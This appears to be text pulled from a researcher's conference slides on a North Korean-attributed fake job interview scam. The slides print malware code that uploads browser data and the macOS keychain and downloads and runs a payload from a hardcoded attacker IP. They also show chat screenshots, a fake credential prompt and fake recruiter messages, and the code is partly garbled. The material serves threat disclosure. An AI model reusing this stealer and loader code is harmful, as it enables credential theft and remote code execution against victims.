const UpAppData = async (_0x46d63a, _0xc60cfc, _0x2a94c0) => {
  try {}
  let _0x11712d = '';
  _0x11712d = 'd' == platform[0] ? getAbsolutePath('~') + "/Library/Application Support/" + _0x46d63a[1] : 'l'
  == platform[0] ? getAbsolutePath('~') + ".config/" + _0x46d63a[2] : getAbsolutePath('~') + "/AppData/" +
  _0x46d63a[0] + "/User Data";
  await uploadFiles(_0x11712d, _0xc60cfc + '_', 0 == _0xc60cfc, _0x2a94c0);
} catch (_0x6b487b) {}
};
const UpKeychain = async _0x483fe7 => {
  let _0x2ecd1f = [];
  let _0xf9d804 = homeDir + "/Library/Keychains/login.keychain";
  if (fs.existsSync(_0xf9d804)) {
```



OTTER COOKIE

```
    if ('w' == platform[0]) {
      if (fs.existsSync(homeDir + "\\python.exe")) {
        (() => {
          const _0x396307 = homeDir + ".npl";
          const _0x24104b = "" + homeDir + "\\python.exe\\" + "" + _0x396307 + "";
          try {
            fs.rmSync(_0x396307);
          } catch (_0xa44526) {}
          request.get("http://144.172.101.45:1224/client/5346/131", (_0x4f439c, _0x221e8e, _0x15596d) => {
            if (!_0x4f439c) {
              try {
                fs.writeFileSync(_0x396307, _0x15596d);
                ex(_0x24104b, (_0x32df66, _0x4d626b, _0x5edd2f) => {});
              } catch (_0x2f1e08) {}
            }
          });
        })();
      } else {
        runP();
      }
    } else {
      (() => {
        request.get("http://144.172.101.45:1224/client/5346/131", (_0x4163fc, _0x180506, _0x1b4cae) => {
          if (!_0x4163fc) {
            fs.writeFileSync(homeDir + ".npl", _0x1b4cae);
            ex("python3 " + homeDir + ".npl", (_0x2249c8, _0x2df45f, _0x12432e) => {});
          }
        });
      });
    }
  }
}
```



OTTER COOKIE



Mauro Eldritch · 21:34

Great, I have two ways to do the patch so I would like to show you to see which do you prefer

would you like to call via zoom, meet? or if you prefer to do it tomorrow it works for me

And thanks for the opportunity



Miembro de LinkedIn · 22:15

You can use any ways.

I will just check the result through your video.



Mauro Eldritch · 22:34

<https://meet.google.com/nbn-nzrn-nfm?authuser=0>


Sure if you could join here I can show you my doubts, but everything can be done by today



Meet

meet.google.com






MEET & GREET!



A Lazarus agent joined the meet to discuss the possible solutions

They expected me to execute the code during the call, but I was recording the whole thing





MEET & GREET



Oxdori DFO se unió



Mauro Eldritch · 22:35

let me clean the env so I can run the code again



LinkedIn Member · 22:37

clean the env?

I think you don't need to change env, anyway it's your mind



Mauro Eldritch · 22:38

no i just mean restart the npm so it gets a fresh start




im on the meet already if you can join it wont be long i think i got everything on point! :)



Mauro Eldritch · 22:40

Thanks man. You made my day.





MEET & GREET

Conn
135.1
Conf

Enter Your Credentials


These credentials will be used to connect to 135.181.123.177:7777
(remote PC).

Username:

Password:

Show password

Cancel Continue



MEET & GREET



<https://quetzal.bitso.com/p/interview-with-the-chollima>

 Recomendar ·  Responder | 4 reacciones



Randy Shelton


56 min



Recruitment Specialist at Lockheed Mar...

[Redacted]

I've noticed your strong interest in pursuing opportunities with Lockheed Martin, and I'd love the chance to connect and discuss how you can best position yourself for success within the company. With your background, I believe there are significant opportunities we can explore together to ensure your skills align with the roles available. Please feel free to send me a connection request, and let's begin the conversation about how we can maximize your potential at Lockheed Martin.



MEET & GREET



<https://quetzal.bitso.com/p/interview-with-the-chollima>

👍 Recomendar · 💬 Responder | 4 reacciones



Randy Shelton

56 min



Recruitment Specialist at Lockheed Mar...

Nicolas Juan M.


I've noticed your strong interest in pursuing opportunities with Lockheed Martin, and I'd love the chance to connect and discuss how you can best position yourself for success within the company. With your background, I believe there are significant opportunities we can explore together to ensure your skills align with the roles available. Please feel free to send me a connection request, and let's begin the conversation about how we can maximize your potential at Lockheed Martin.

\$(NF)


OUTRO

Conclusions

Q&A



FINAL THOUGHTS



FINAL THOUGHTS



A NEW CHALLENGER APPROACHES



THANK YOU!



@MauroEldritch

<https://bca.ltd/Mauro>

<https://quetzal.bitso.com>

